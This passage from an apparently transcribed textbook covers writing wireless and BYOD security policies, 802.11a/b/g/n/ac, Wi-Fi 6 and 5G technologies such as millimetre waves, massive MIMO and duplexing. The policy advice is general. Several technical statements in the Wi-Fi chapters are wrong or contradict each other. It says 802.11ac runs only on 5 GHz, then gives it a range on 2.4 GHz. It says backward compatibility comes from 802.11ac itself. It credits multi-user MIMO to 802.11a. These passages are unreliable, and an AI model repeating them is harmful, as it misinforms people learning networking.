For some organizations they may prefer to have one overarching information security policy that covers wireless and wired access, and extends to BYOD, and some organizations they may want these policies to be separate.

The purpose of this chapter is to get you to think about the things that need to be included in the policies. The things that you need to think about when you're putting the guidelines together to support those policies.

They're not defining the final look of the policy, that is much independent and variable based on your organization and your organization objectives. The first thing we have to discuss is why wireless network policies need to have separate consideration from the wired networks.

We've had our IT systems for decades, but it's only been in the last decade that we've seen laptop sales exceeding desktop sales. For example there are more users connecting on mobile portable devices than are tethered to their desk.

More recently, we've seen that smartphones are exceeding laptop sales. Many people only use the smartphone to connect to the internet and now we're seeing yet another change, where tablet sales are starting to exceed laptops and desktops combined.

Not in the too far future, forecasts are saying that our sensor and wearable sales will be even more significant. Not only are the devices growing, but in parallel with that the traffic that's going over our wireless networks is

growing as well.

The growing importance of wireless networks, therefore requires special consideration as part of our overall IT security policies. There are three areas that I would recommend to you that you consider setting policies for.

The first is in the area of wireless network operations. These policies would be to do with equipment that's connected to your wireless network. For example, your policy may say that you're not allowed to bring wireless transmitters and receivers into the production environment.

The second area is to do with your wireless network security and this is to do with safeguarding the security of your network, your systems and data. A policy, for example, may be data transmitted over wireless network must be encrypted.

Your third area is wireless network communications policies. For more organizations, this is a combination of acceptable use, for example, you can only use the wireless network for business use and not personal use, and the level of service, and it might say something like wireless connectivity is not supported in the branch locations.

Some organizations will separate the wireless network communication policy into one, for internal wireless users; for example employees and staff, and a separate one for external or public usage of the wireless network.

Separating it, gives you the advantage of being able to communicate that policy more clearly. You can share the internal one with your employees and staff and the external one then with people who are externally through your organization that are using your wireless network.

Combining them into one wireless network communication policy has the advantage of clarity, and it's easy to distinguish the differences. What's important here, is not whether you have one document or multiple documents, instead, it's more important that you think through both external and internal communication policies.

It is recommended that you make BYOD considerations part of your wireless network policies, or even integrated into your overarching information security policies.

If you have separate BYOD policy document, sometimes they can be a

conflict with your other security policies. Therefore, the way it’s recommended is that you handle BYOD to extend the questions that you need to answer as part of understanding your policy.

The first thing you need to decide is whether or not you're going to permit BYOD in your organization. Then the second question is if you've answered that one as a yes, which parts of the network are they allowed to connect to.

Are they able to get to the internet and nothing else? Are you going to allow them to send/ receive emails, calendaring, but not access your corporate data?

Thus don't think of BYOD as a separate policy, but rather being an extension or a supplemental to your existing policies.

Chapter 30 How to Create or Refine Wireless Policies

Now that you know what a policy is, let's discuss how a typical policy would look like. The first thing a policy normally has is the purpose. What is the purpose for having this security policy?

It could be as simple as minimize the security risk when connecting over wireless network, or it could be something more complex like ensure the wireless network meets with the regulatory rules and regulations that apply in your country.

Then you'd also have a scope. Scope is telling you, who does this policy apply to? The term is often used, when one's looking at the defining the scope, is the stakeholders. Who are the stakeholders when it comes to this policy?

Definitions are incredibly important when it comes to defining policies because it can be open to interpretation what certain words mean. For example, if one was to say, no unapproved access points can be deployed, what does that really mean?

A smartphone can act as a wireless hotspot. Does that mean you can't bring your smartphone into the business? So defining what at access point and what is permitted and what isn't, can be important to remove any vagueness related to your policy.

You would then have your policy statements, such as users can bring their own devices to work and connect them on the corporate network providing they comply to the guidelines, defined by the IT organization.

It's important to make sure that the policy is not only clearly stated, but the reason for the policy in terms of the risk assessment, and the benefits of pursuing this policy are clearly stated.

The risk assessment is simply the risk should this policy not be followed. Next would come the revision history. Some people like it at the end of the document, some people like it at the beginning of the document.

The page for revision history is good, because anyone can see how the policy has changed and the reasons why right away before reading the actual policy. There are some valid reasons why you might need to have an exception to this policy.

The recommendation is never to have an exception section, unless there has been a clearly identified business reason where you do need an exception to be made.

So perhaps don’t put that section in, even if some people put it in and then just leave it blank. Exceptions weaken policies, and should be avoided. But clearly there are some business situations where exceptions do need to be made.

Some organizations will include a roles and responsibilities in their policies and some will not. The advantage of putting in roles and responsibilities is that it can clearly indicate who's responsible for this policy, and who's responsible for implementing different aspects.

The disadvantage is that is not only do the organization change, but the names of the function can change. Putting in roles and responsibility into every policy, sometimes can cause a maintenance problem.

Some organizations will have a separate roles and responsibilities policy. I would strongly recommend that you get your policies. You may be in an organization that's got policies that have evolved over some time, and you'll be able to pull those documents and make yourself familiar with them.

You may be in an organization that doesn't have any policies, or you may be in an organization that's in between where you've got some policies, but maybe they're not as evolved as they could be.

If you're in the situation that you don't have any policies, then I recommend you to visit the SANS organization at https://www.sans.org/. They have a very thorough document on how to create policies for any organization.

They recommend a three layer hierarchical structure where you start with your governing policy, and once that's developed, you then develop a few technical policies which support the governing policy.

The technical policies can then relate to the relevant technology that's needed to support the governing policy. For example, the governing policy may say, over the air traffic must be encrypted. The technical policy can then talk about the relevant standards, mechanisms, and procedures for enforcing the government policy that over the air traffic should be encrypted.

At the third level, you have what's referred to as guidelines, job aids and

procedures. These are step by step directions of how you implement the policy. For example, it could be a checklist of software that has to be installed on a user owned device before it's able to connect to the enterprise network.

There isn't one governing policy or technical policies that apply to all businesses, but we can discuss some of the aspects that you'd expect to see in a wireless network security policy, a wireless network operational policy, and a wireless network communication policy, and some of the questions that you should be asking when you're implementing BYOD in your organization.

To help you create your BYOD policy, or if you already have one, to review your BYOD policy and to start thinking about the policy that you want to implement, you should begin thinking about wireless network security, operations, and communications.

Let's start with our wireless network security policy. You want to define what the purposes is of your policy. For example to safeguard security of the network systems.

The scope, is where are your wireless networks are. Also, do you support them in the remote locations? Does this policy apply when people are connecting at a hotspot location? Does this policy apply when people might be connecting at home wirelessly?

Definitions, strongly recommend that throughout all of these, and you define what BYOD means to your organization. For example I mentioned the public hotspot. You may have policies, for instance to make sure that they're running the latest software and firmware drivers.

What is your physical access policy? Do you have a policy for making sure that all of your access points are locked down? Do you have a policy that allows only certain types of access if that access point is outside? So what are your physical access policies?

Out of our usage, is always an important that people often forget. Once you've decided to support BYOD in your organization, you have to decide what access are you going to give those devices? Also which parts of the network? Are you going to restrict them to only certain parts of the network?

Will they be able to download information to the device, or can they only view it from their device? If they download information, does it need to be

encrypted, both over the air or potentially on the device itself?

What if that information is on the device now, and they communicate that from a public hotspot or their home Wi-Fi network? What is your policy regarding protecting that data when it goes over the air outside of the enterprise?

Remember, these are personal devices, so people will be taking those devices and the data that's on those devices outside of the organization. An interesting one whenever you're talking about BYOD is enforcement.

These are personal devices, and people believe that personal devices cannot be touched by the corporation. Different countries will have different legal positions on this, but your company should state what it's expectations are.

Do you have a right to take that device and inspect what's on it as part of your ability to enforce this security policy? Some of the risk assessments, very much what you'd expect are: a cost benefit analysis, and limiting access to the network, limiting access to data, limiting data that can be stored on the device, limits your risk exposure.

But potentially limiting it in any way will increase your deployment costs, so making that assessment is an important aspect of defining your BYOD policies.

For all of these policies, you need to think about, if this is a user's personal device, and if they have personal information on that device. What are your rules and regulations both; inside the company and legally for accessing that device?

Now let's move on and take a look at our wireless network operations policy. What is the purpose of this policy? Well, as we discussed earlier, normally it's about the planning deployment, and the management of your wireless network.

That includes the infrastructure as well as the use of devices. The purpose of your policy as it relates to BYOD may be to define a set of conditions and requirements in order to minimize the risk of someone connecting with their personal device over a wireless network.

For the scope, you should consider the following. Does this include all personal devices that are connected to the network, plus devices that are

owned by the corporation and given to the employee to use while they're an employee?

So, how encompassing is this policy? Does it include the infrastructure equipment? For definitions, you need to include wireless definitions, such as what is that access point?

Most people would consider anything that comes into the enterprise that's capable of transmitting in the unlicensed frequency bands, and therefore the same frequencies as Wi-Fi is deployed in should have some policies around.

Therefore, you need to give the definition of an access point as broad as possible to encompass any wireless device that may transmit or receive, thus within your enterprise.

When you define wireless infrastructure, it goes beyond the access point. It should be looking at the network that the access points connect to, as well as things that are surrounding the access point, like your cabling and if you're using any external antennas.

Some of the policies you would consider for wireless would include regulative requirements, particularly important, for instance, if you're using external antennas to make sure that you're still compliant to any emission rules.

For installation and management of wireless equipment, do you want to have a policy that only IT department can deploy wireless equipment, or do you want your business units to have some independence? Do you want a branch location, for instance, to be able to deploy their own wireless solution as long as they follow a set of guidelines?

The physical security we mentioned earlier; part of your operational considerations is turning off some of the ports on the access point, so if there is any configuration change, it has to come over the network and someone cannot directly reconfigure or reset an access point, and therefore attempt to gain access to the enterprise network.

Then what other configuration guidelines you should have for deploying the wireless network and who's responsible for that? For instance, how are you going to name your SSID, and is it going to be broadcasted in your beacon or not?

What firewalls do you need? What is a trusted phone and how does it map to VLANs? All of those things should be defined in a guideline for how you configure access points securely to connect to the network.

Not only the access points, but you have to consider the user devices as well and what software, what firmware requirements are you going to make of that device?

Can only certain devices be used? For example can employees connect with personal laptops and tablets, but not smartphones? Because maybe certain smartphones you're not able to deploy, because the antivirus firewall protections that you require as part of your policy.

Also, when you're looking at BYOD, you need to think very clearly about training. Your users are bringing in their own device and typically, the good thing is that they're very comfortable and familiar with how to use their device.

Typically, you don't expect to train people with a BYOD. But if you're installing antivirus software to those, if they can use it on public hotspots, if they can have multiple different configuration settings, then you may need to give them some training so they can minimize some of the risks and exposure that they may have to your data should they connect and send that data in a public hotspot or a home environment.

Risk assessment, very similar to the previous one, benefits and costs, but when you're talking about BYOD, it's very important to realize that technology is changing very rapidly.

Many consumers change their smartphone every year. New devices like wearables are coming in through Wi-Fi on the wrists in the form of a watch. Wi-Fi on their shoes tagging how far they've walked, and these things transmit.

These things can interfere with your wireless network. What is your policy on how you're going to manage those new technologies and the risks as those come in needs to be considered as well.

Also, what is your wireless window communications policy? This is where you need to start thinking about, what is your commitment for delivering a wireless network? What is a reasonable use of expectation to support the business needs and what are the acceptable usages off your wireless network?

The scope for this one; is this for everybody that connects on the wireless network, or this policy just to the people who are connecting with their own personal devices?

Some of the definitions now that you need to consider, talk about not only wireless terms, but how wireless terms relate to delivering a wireless service or using the wireless network.

You'll need to think about explaining concepts like coverage, interference or the ability to roam. What does bandwidth mean? Your policies would say what wireless technologies can be used on the network and how they should be used.

For example the management and use of radio spectrum, some organizations believe that they have the right to define how wireless spectrum is used within their premises and they state that in the policy, which gives them total rights then within the organization to define what devices are allowed to be operational in that spectrum. Not sure how legally enforceable that is, but people do have policies on that.

The next one is acceptable use of the airwaves. If someone brings in a device that interrupts with the enterprise network, what is your policy around that? Not only what is your policy, but how will you resolve it if there is a conflict? A very important one to make sure you do have in your communication policy is unauthorized interception of traffic. That's going over the network other than what's destined or from that user.

Many organizations don't have this policy and if someone was to sniff over the air and listen to other traffic and you don't have a policy against that, then you could end up with some misuse of your wireless network.

As you're going to towards BYOD, the main thing that changes is trying to identify what's acceptable to be connected to the network and the rules for those devices to be connected.

The risk assessment, as well as having your normal benefits versus cost analysis, should also be saying what happens if I'm not able to maintain the service level that I've requested.

Remember that you may have different service levels for different parts of your organization. For your factory environment, for instance, where your control systems maybe connected wireless.

It may be absolutely business critical that those wireless networks are up 24/7 and you may have a quality service goal that you want to maintain. In other parts of the business it may not be so critical.

Always think through enforcement of user owned devices coming into the network and how you would enforce these policies should a breach occur. To finish up this chapter, there are a lot of good sources out there to give you templates for creating your BYOD wireless network IT security policies.

One of the sources that's great for providing information is the Computer Security Resource Center at the National Institute of Standards and Technology or NIST. You can visit their site at https://csrc.nist.gov/ If you are new in this space and want to learn more, they have many great documents available.

Chapter 31 Recap on 802.11 a/b/g/n/ac

Let’s recap on 802.11 a, b, g and ac. People might pronounce 802 dot 11 but primarily is pronounced 802 11, and then we have the letters afterwards so as of right now 802.11ac is probably the most popular technology.

People might not realize it but they're actually still using them technology very often even if they might think they're using ac. 802.11a had a theoretical speeds of 54 megabits per second. Remember, that's not how fast we actually see on a Windows file share copying that.

It actually converts into 6.75 megabytes per second. I'll be mentioning theoretical speeds which are theoretical based on the industry standard and what manufacturers are deploying and selling, it doesn't mean you actually get even close to the speeds.

In real life would get much slower speeds, and that comes down to numerous factors how many walls are in between your device and your wireless access point, or depends on how many other devices on the same network causing interference, trying to connect to the same access point, and so on.

Then the thing about 802.11a technology is that it wasn't that popular. The reason was around the 5 gigahertz frequency, which means more speed, but poor range. Indoors you would average about 25 feet of range which is really poor, so that that's why the technology not really took off.

It was available for the market, but didn't do so well to get better range. People didn’t invest in better antennas because it was very expensive technology, therefore you wouldn't see this too often back in the day in home use, instead more like in business use, because only they could afford the technology.

So people were switching over to 802.11b. 802.11b technology took off in terms of personal use. This one was very popular, and it was for two reasons. One, is that the price wasn't too big, and people could afford it easily, and the other thing was the range.

It was advertised as reaching a hundred feet indoors, although you wouldn't achieve this speed in real life because in houses we have walls usually between that distance.

802.11b meant sacrificing the speed. 802.11b has only 11 megabits per

second, which is incredibly slow. This is the sacrifice you have to make because it ran at the 2.4 gigahertz signal.

2.4 frequency runs in a wider range than 5 gigahertz signal, but you're sacrificing speed and that applies to all the Wi-Fi technology. Because it was affordable, people loved the range, this took off, and was very popular, in fact way more popular than the 802.11a technology was.

But one thing that clashed with the signal and sometimes made the speed even slower than the theoretical speed, was that because it runs the 2.4 gigahertz signal, you had other non-registered devices like baby monitors for example our cordless house phones would run of the 2.4 gigahertz signal and cause interference.

Shifting over to 802.11g, this was when Wi-Fi got good enough to use that you actually should invested into it if you didn't have a wireless access point back in the day.

The reason being is because they had the speed of 54 megabits per second, but it had the range of be running on 2.4 gigahertz, ignoring it was theoretically possible to reach 100 feet of range indoors, but you most likely have walls and interference from other devices, 802.11g was the best of 802.11a and 802.11b combined,

The other thing about 802.11g is that because it was running on 2.4 gigahertz signal, it's backwards compatible with 802.11b. For example, if you had 802.11b devices at home but your access point was 802.11g, you could connect it with your 802.11b devices because they run on the same frequency.

The only thing to keep in mind is that you would not get the 802.11g speed on 802.11b devices because 802.11b devices couldn't reach the 54 megabits speed as they work at 11 megabits per second and the same thing applies in reverse.

Therefore if you had a 802.11b access point with 802.11g devices, the speed would cap at the 802.11b access point, and this falls through for all future devices that are backwards compatible.

For example the next one is 802.11n, and 802.11n was backwards compatible with 802.11b and 802.11g, but the speed would cap at your 802.11g and 802.11b devices.

802.11g is where Wi-Fi was worth investing into, but 802.11n was really good. The speed jump from the previous technology was just huge, and ranges in between 300 to 600 megabits per second.

The reason being is because there are so much research involved with getting 802.11n up and ready. We had a lot of smart phones being connected through Wi-Fi now, and wireless technology was just really booming at the time.

So 802.11n had to make a big difference in the technology available. The other thing is having HD video content being transferred around large files and databases. Well 802.11n was able to keep up with the standards. 802.11n also introduced multiple-input multiple-output or MIMO.

This means that 802.11n allows for a lot more connectivity to a single access point. More devices and people could connect to 802.11n access point or router then previously allowed before.

You have more signal conflict before, not as much with 802.11n technology. The other interesting thing about 802.11n is that it ran on and still does on 2.4 and 5 gigahertz frequency.

You have the option of running either, or, it depends on you and that's why we have such a huge speed range. If you're running a 2.4 gigahertz frequency, you get the lower bracket of 300 megabits per second.

If you're running on 5 gigahertz frequency, means better speed, and you can run at the higher bracket at 600 megabits per second. 2.4 has lower speed but further range at an estimated 150 feet indoors, again depending on lending walls and other devices are connecting.

5 gigahertz had less range, but more speed. So 802.11n was the best of both worlds and allows people to connect to a wireless router and set it up and choose which devices they want to connect to on either 2.4 or 5 gigahertz frequencies.

Let’s jump over to 802.11ac. 802.11ac is extremely popular right now. It has been popular for the last six years, because it's been easily available and affordable and it's pretty much the standard right now.

802.11ac speed made another huge jump ranging from 400 megabits to one gigabit per second. This is all theoretical speed but that's a huge jump. That multiple input multiple output or MIMO still supports 802.11ac.

Whereas 802.11n had four streams and antennas, which you might not see that on all devices, but 802.11ac could support up to eight streams which means more devices and more people connecting to an 802.11ac router with less signal conflicts, which means better data transfer.

Also, 802.11ac runs on five gigahertz frequency and only 802.11ac does not run on 2.4. This is really misleading thing manufacturers do, because when you buy an 802.11ac router, it will tell you that it runs on 5 gigahertz or 2.4 gigahertz frequency.

They're not really lying, but they're not telling you the whole truth because 802.11ac only runs on 5 gigahertz frequency. The way that you're able to get 2.4 gigahertz frequency to choose in your wireless router settings, is because this is actually running on 802.11n technology.

Many of the wireless access points you can buy have 802.11n technology built into it to, run on 2.4 gigahertz and 802.11ac runs on 5 gigahertz. That's how it's accomplished it.

Moreover, 802.11ac does the beamforming differently. Previously, other wireless technology was spreading the signal in every direction around like 360 degrees just trying to send signal to the connected devices.

Beamforming tries to do a better job and have better signal strength by looking at the device is connected to, an only send signal in that direction of your device, so it allows a better signal connectivity.

Keep in mind that because 802.11ac runs on five gigahertz signal is not backwards compatible with 802.11g and 802.11b devices, because they run on 2.4 gigahertz frequency. The way you're able to connect back to them on a 802.11ac routers, is because it's using 802.11ac technology.

In terms of real world experience, when you are connected to a five gigahertz signal, the 802.11ac signal gives you about 50 feet distance. But when you run 802.11ac on 2.4 gigahertz frequency, the signal is way better and it could give you easily about 100 feet distance.

Chapter 32 802.11ax / WiFI 6

802.11ax is going to be very popular in 2020 an beyond that. 802.11ax is the old original name of the standard but the name already has been changed to WIFI 6. To understand how 802.11ax works, it very beneficial to understand how 802.11b, 802.11a, 802.11g, 802.11n, and 802.11ac functions first.

Assuming that you are already aware of those old wifi technologies, let's look at 802.11ax. First of all, the theoretical speed is between 3.4 to 14 Gbps. This is fast. Once again, this is only theoretical. Also the speed of 14 Gbps is running on multiple streams, combined maximum speed.

One of the main things that smart devices can handle is called OFDM, or Orthogonal Frequency- Division Multiplexing. OFDM chops off each wireless channels into many smaller partial channel, which allows 30 different channels to talk to the access point at once over a single channel.

Even that these sub channels are smaller than the main channel, the access point gets more flexibility, allowing allocating more bandwidth to each device based on it's data needs.

This should increase performance over all. OFDM a also works in tandem with multi-user MIMO. Multi-user MIMO allows an access point to address multiple devices simultaneously, instead of one at a time sequentially.

While multi-user MIMO was introduced for consumers with last generation wireless 802.11a, 802.11ax improves on it not only by allowing 8 simultaneous streams, but instead of just 4, but also by enabling it for both uploads and downloads.

Uploading photos or streaming video from a crowded area like a concert venue with 802.11ax support should get easier. Another feature is the addition of color as it supports a feature called BSS color, which is an identifier that is attached to each data chunk or frame to indicate what wireless network it came from.

Access points typically wait to transmit if there's already another frame flying through the air. With BSS color, and access point can tell which frames are coming from other networks, and ignore them as long as they're below a threshold of weakness to prevent interference.

This should help avoid unnecessary slowdowns. If all these improvements

aren't enough, 802.11ax can utilize both 2.4 and 5 gigahertz bands. With tech companies currently trying to get even more spectrum in the 6 gigahertz range allocated to Wi-Fi, and for your battery-powered devices it supports yet another new feature called “target wakeup time”, that allows gadgets to negotiate how often and for how long they will need to transmit or receive data.

This allows the Wi-Fi transponder to sleep when transmission isn't necessary, which should help to preserve battery life once 802.11ax devices are available.

When will be 802.11ax devices are become available? Well, the first devices will be routers as usual. Since the new standard is backwards compatible you could make the upgrade early if you wanted to. As for client devices, phones and laptops will probably start hitting the consumer market sometime in 2020.

Chapter 33 Understanding 5G networks

5G has a wide variety of meanings. First, let’s discuss what's driving the need for 5G and what are the limitations of our current infrastructure are. The quantity of devices being added to the network is growing rapidly. A decade ago, we had a single device connected to the mobile network.

That was a smartphone. Today, we have 2 to 3 devices, such as a smartphone, smart watch, and a tablet. As technology becomes smaller, more affordable, and capable of connecting to a mobile network, consumers are going to buy these devices and connect them to the networks.

Additionally, the content these devices share is becoming more data intensive. Photos are also becoming higher quality, meaning larger file sizes. Sharing movies is now commonplace and new applications are continuously being developed that require large amounts of data to be transferred quickly.

The network can only accommodate so much device growth, and with additional radio channels required to add more users. Higher capacity backhaul networks are needed to move traffic away from radio access network, to the internet and back again and all of this is expensive.

We will see that 1 of the design goals of 5G is to be more efficient with the resources currently available, and it's not just consumers that are going to drive the need for 5G.

One of the most talked about technology advancements that requires 5G networks is self-driving vehicles. Self-driving vehicles will require a low latency data network with the ability to provide quality of service, or QoS.

QoS is a method of prioritizing network traffic. In this case, QoS would provide a very high priority to vehicle communications and provide a much lower priority to something like streaming video traffic.

This way, vehicles can communicate quickly to prevent collisions while a user streaming a video would likely not even notice a brief network delay while viewing, as videos typically buffer content for smooth playback.

Today, we are unable to provide this quality of service feature. Additionally, businesses have a need for next generation mobile networks also. In the retail and restaurant space, increased reality on smartphones could offer special discounts to a user when they are near a business.

Artificial intelligence voice assistance will have lower latency access to the network making suggestions, based on location data and user requests much more efficient and effective.

Manufacturing, healthcare, and other verticals will also have a whole new set of needs, based on massive IoT or Internet of Things device deployments. These are often associated with home automation gadgets like lightbulbs or home security cameras.

In a manufacturing plant, these IoT devices take the shape of sensors and controllers, and when deployed on a massive scale, will require a high-speed low latency reliable network to feed data back to an artificial intelligence system that can then provide feedback for efficient plant operation.

Therefore, there are new markets that 5G can accommodate based on the design objectives of 5G, something that we cannot currently do. One of the reasons we cannot accommodate the requirements is that we are don’t have low-latency network.

Latency refers to amount of time it takes a message to leave an end user's device, reach the intended network target, and return again. One of the issues with the deployments is reaching the internet from a user's handset requires moving traffic to a regional point of presence.

This allows mobile characters to count the data so the user can be billed accordingly, as well as remove header information from the messages used to move it through the mobile network, which are not required and not desired to move traffic across the internet.

The traffic from your smartphone often has to travel hundreds of miles from its source just to reach the internet and then take the same path back again. When you are directly connected to the internet like at home or in an office, network traffic typically doesn't have to make this expensive trip to reach the internet making these communications have much lower latency.

If a cell site could have its own internet, access to the internet would be more effective in several ways. First, the cost of moving the data would be reduced as you do not require expensive backhauls to a regional point of presence.

Additionally, access to the network resources would be much lower latency as the traffic wouldn't have to travel hundreds of miles back and forth again just to reach the internet.

5G mobile networks require this low latency, and therefore, require rethinking how the internet is delivered to the cell site. 5G, along with another technology called multiaccess edge computing, or MEC, will allow this to happen. Now that we have a general understanding of the need for 5G and a few of the limitations of LTE, let's take a look at the design objectives outlined by the ITU.

The ITU has outlined four broad objectives for 5G. First is service awareness. This is the technical component of 5G. It outlines speed and latency requirements, security, growth, energy efficiency, among other things.

Next is data awareness. This objective is referencing the large quantity of data being created by the end users and the devices like pictures, movies, or sensor data, as well as the data available on a local network or the internet.

Having high speed, low latency, highly reliable access to this data is critical for next generation technology to operate correctly. The next two objectives are much less technical. Environmental awareness focuses on energy efficiency and optimization of the technology.

Powering a cell site is expensive and there are tremendous cost savings to be made by making more efficient use with power. Making these systems more efficient and optimizing resources means less electric usage, meaning lower power bills for the cell carriers, and being sensitive to global environmental awareness.

The last objective from the ITU is social and economic awareness. Access to the internet is critical to the success of an individual or a culture. This objective is asking that organizations be sensitive to providing network that is accessible to as many people as possible and so that the cost is not prohibitive to use.

You should see with these design objectives from the ITU that 5G is bigger than just creating a high-speed, low latency network. The objectives are designed to account for a changing global network, improving efficiency, and bringing mobile networks to more people and business verticals. There is amazing opportunity worldwide for providing a quality, high speed, low latency mobile network.

Let's move on to the more technical aspects of 5G. The ITUs set the general design objectives for 5G, and then another group, the 3G PP, or Third

Generation Partnership Project, has been using those objectives to create realistic technical design goals.

These goals align with what hardware manufacturers can build, as well as set some milestones, which will allow mobile carriers to deploy 5G technology alongside helping to reduce rollout costs and allow engineers time to finalize hardware designs that meet the goals of the final specification for 5G called the IMT 2020.

2020 here is referencing the goal to have these designs completed by the year 2020. Let's take a look at some of the important features of these technical goals. The first major and likely most important design criteria is for speed and latency for 5G networks.

The guidelines state 5G networks will allow a user to enjoy a download data rate of 100 mbps with some types of communication, able to reach speeds of more than a gigabit per second. Additionally, the latency on the network will be less than 20 ms with some applications demanding ultra-reliable, low latency communication, or URLLC.

One of these applications is self-driving vehicles which will require latency of less than a millisecond. The second feature is to provide for secure and reliable communications. Because of the new uses for 5G networks, it's supreme that the integrity of the data passed on the network is maintained.

Tampering with data on the 5G network has a potential to cause accidents with self-driving vehicles or have catastrophic consequences in a manufacturing plant using massive IoT devices to collect information used to make decisions about plant operations.

It's critical that this information be secured. A third important design feature is for future growth. The quantity of devices connected to the network will grow as will the demand for bandwidth.

The specifications for the rollout of 5G allow for the use of existing technology to bring the first generation of 5G networks online and then eventually migrate to a standalone 5G technology.

Additionally, the 3G PP group has set some milestones to allow for the gradual rollout of the technology, which will ramp up the ability to accommodate new technologies over time, instead of having a giant leap forward, which is both expensive and unrealistic based on currently available

hardware.

The last important technical design feature is for energy efficiency. Powering a cell site is expensive. Adding more capacity to a site will ultimately result in greater power usage.

The engineers designing the hardware will make use of several technologies to reduce the energy footprint for delivering 5G networks. Now that we have a general understanding of the design goals of 5G, let's move onto the more technical components of 5G networks.

To deliver the speed and latency requirements of 5G, engineers are developing equipment that will make use of several technologies. Let's take a look at five of the most important technologies.

We'll examine millimeter waves, small cell deployments, massive MIMO, beamforming, and full duplex communication. First, in order to deliver wireless communication, we need a piece of the electromagnetic spectrum.

Some of the spectrum is divided into channels and these channels are regulated by the FCC in the United States and by other regulating bodies around the world.

In order to make use of these channels, carriers must pay the regulating bodies a fee for use, as well as work with a limited spectrum of usable channels. Today, carriers use microwave bands.

We start with ultra-low frequency bands, and then it moves into ionizing radiation. It means that the wavelengths become smaller and smaller. Right where our most current cellular technology operates, we have to move a bit, where we have millimeter waves, which exist much closer to the infrared spectrum.

The most enticing feature of millimeter waves is the tremendous availability of channels in this spectrum. This is a huge benefit for mobile carriers, however, this comes with a challenge.

Millimeter waves have difficulty traveling through objects. The ultra-low frequency waves are generated using an antenna that's a mile or more long and these waves can easily penetrate objects, whether it be the earth or water or something else.

This technology is used to communicate with submarines because it can

easily travel through objects. However, if you consider the visible light spectrum, we can easily recognize that light waves have extreme difficulty penetrating objects, which is why we have shadows.

The waves just longer than visible light are infrared and just longer than the millimeter waves are. TV remote controls make use of infrared waves to send a signal to your TV, and if there is an object between the path of the remote and the TV, the TV won't receive the signal from the remote.

Likewise, millimeter waves being very close to the infrared spectrum, also have difficulty penetrating objects. The additional challenge of millimeter waves is the range. No more than a kilometer from the source.

Therefore we have this short range and difficulty traveling through objects. There are two ways we can combat the limitations of millimeter waves. One of the solutions is to make the cell size very small and deploy a large number of radios and antennas in order to provide the necessary coverage to an area.

This is a somewhat simple solution, however, it introduces yet another problem. When we introduce a large number of radios in a location where there are buildings and other stuff for the signal to bounce off of, we end up with signals coming from many different directions, which has the potential for creating interference.

So although the small cell size would be a benefit to 5G deployments, there are some additional challenges to overcome. This is where the next few solutions come into play, which are pretty attractive.

Using multiple antennas, one can mathematically calculate the direction a signal is coming from, its strength, and the location of the device sending the signal.

It can do this even if there are buildings and other objects in the signal path. Moreover, that same math can be used to a general signal using multiple antennas to erect a high-powered signal directly at the sending device reflecting the signal off of building and other objects as necessary.

This is really interesting technology and allows for some significant steps forward in mobile wireless technology. Two separate technologies which work in conjunction with each other. One is called massive MIMO.

MIMO is just multiple input, multiple output, and means using many

antennas to send and receive signals. By using multiple antennas and some mathematics in the processing of the transmit/receive hardware, we can create directed beams of signal, boosting the signal where it's needed, and cancelling out the signal where it's not needed.

This is called beamforming and is the second technology used to help make millimeter waves more effective. By creating high powered beams of signal directed at the intended device, millimeter waves can be more powerful and send a stronger signal to devices that need them.

We can use both massive MIMO and beamforming in waves besides millimeter waves, and 5G will likely do that with existing channels in the microwave spectrum too. However, because of the nature of millimeter waves, massive MIMO and beamforming can help enhance the performance of those smaller waves.

Yet, when it comes to millimeter waves, even with massive MIMO, small cells and beamforming, millimeter waves still do very poorly when penetrating objects.

What this means is that if a user is inside of a building or in the shadow of a signal, the signal will drop off quickly as will communication between the device and the cell site.

An option to solve this is to use a femtocell. This technology is currently used for customers who are in an area of poor cellular coverage. A femtocell is a small radio, deployed inside of a building and then typically connected to a high-speed internet connection.

The femtocell device builds a connection over the internet to the carrier, and then a customer's handset will connect directly to the radio in the femtocell. It effectively extends the carrier's network into a building.

This could be real useful for 5G and millimeter wave use, however, it may not be ideal due to the extremely large number of femtocells required to provide coverage inside of every building where coverage might be needed.

Because of this, it's likely that current microwave channels used today will continue to be used in 5G deployments in order to accommodate users inside of buildings.

Millimeter waves will be useful in outdoor deployments, especially in cities

where there are dense populations and lots of buildings. Small cell sites mean that the available channels can be reused in an area that's more than the range of that signal.

For example, if a millimeter wave channel can only travel 1 kilometer, then you can reuse that same channel and a radio that's more than a kilometer away. This means that a carrier can reuse the channels and have a broader deployment allowing for more users.

Another technology which would be used in 5G networks is to be more efficient with full duplex communication. Understanding duplex is simple. Imagine that you have a walkie talkie. When you and your friend would be talking to each other, one could speak, the other could listen.

If you tried to speak when your friend was speaking, this just shut down the communication and no messages were received. This is called half duplex communication, meaning only one signal could be sent at a time. The telephone, on the other hand, is full duplex. When you use the telephone, both; you and the person with whom you're speaking can talk at the same time.

This may make conversation challenging for a human, however, with network communications, being able to send and receive data on the same channel at the same time doubles the use of the channel making for more efficient communication.

Currently, we do use full duplex. It's implemented using FDD, or Frequency Division Duplexing. The way this works is one channel will be used for the downstream communications.

These are the communications that come from the tower to the user's handset. When you're surfing the web on your phone and the information coming from the internet to your phone, will use one channel.

Let’s say it’s channel A, and then the upstream communication from your handset to the tower will use a separate channel to send this information. In the case of surfing the internet on your phone, you may fill out a form or send a text to a friend, it will use a separate channel for the upstream communication, call it channel B.

This way, you can both download and upload information at the same time, maybe you're listening to a podcast while texting a friend and your handset

will seamlessly transmit and receive at the same time.

Nevertheless, FDD requires two channels to provide this full duplex communication, and each channel can only send or receive information. This is awfully inefficient, and the reason we are creating full duplex communications here is that we're using two half duplex channels.

The upstream channel can only send data upstream, and the downstream channel can only send data downstream. Doing this creates inefficiency. A user handset has limited need for sending data from the handset to the radio.

Text, photos, forms, and the protocol overhead from sending IP traffic to and from the internet are all relatively small compared to the amount of data downloaded to surf the web, browse streaming videos, or examine rich content on social media sites.

To use FDD, two communication channels are being provisioned and only one of them is being used to its full potential leaving the upstream channel in light duty mode.

There are other options to allow for full duplex communication to be used in a single channel. This is done by creating separate time slots for upstream and downstream communications.

This is called time division duplexing, or TDD. With TDD, we no longer need a separate upstream and downstream channel, and instead, we can take the two channels used in FDD and now use each of them as both up and downstream, effectively doubling the capacity and creating massive efficiency gains.

TDD works by quickly switching between sending and receiving data, however, this happens extremely quickly, allowing data to effectively be both sent and received simultaneously.

Additionally, using TDD along with massive MIMO has additional benefits of scalability. TDD with massive MIMO allows a carrier to deploy more antennas to accommodate more handsets or other devices.

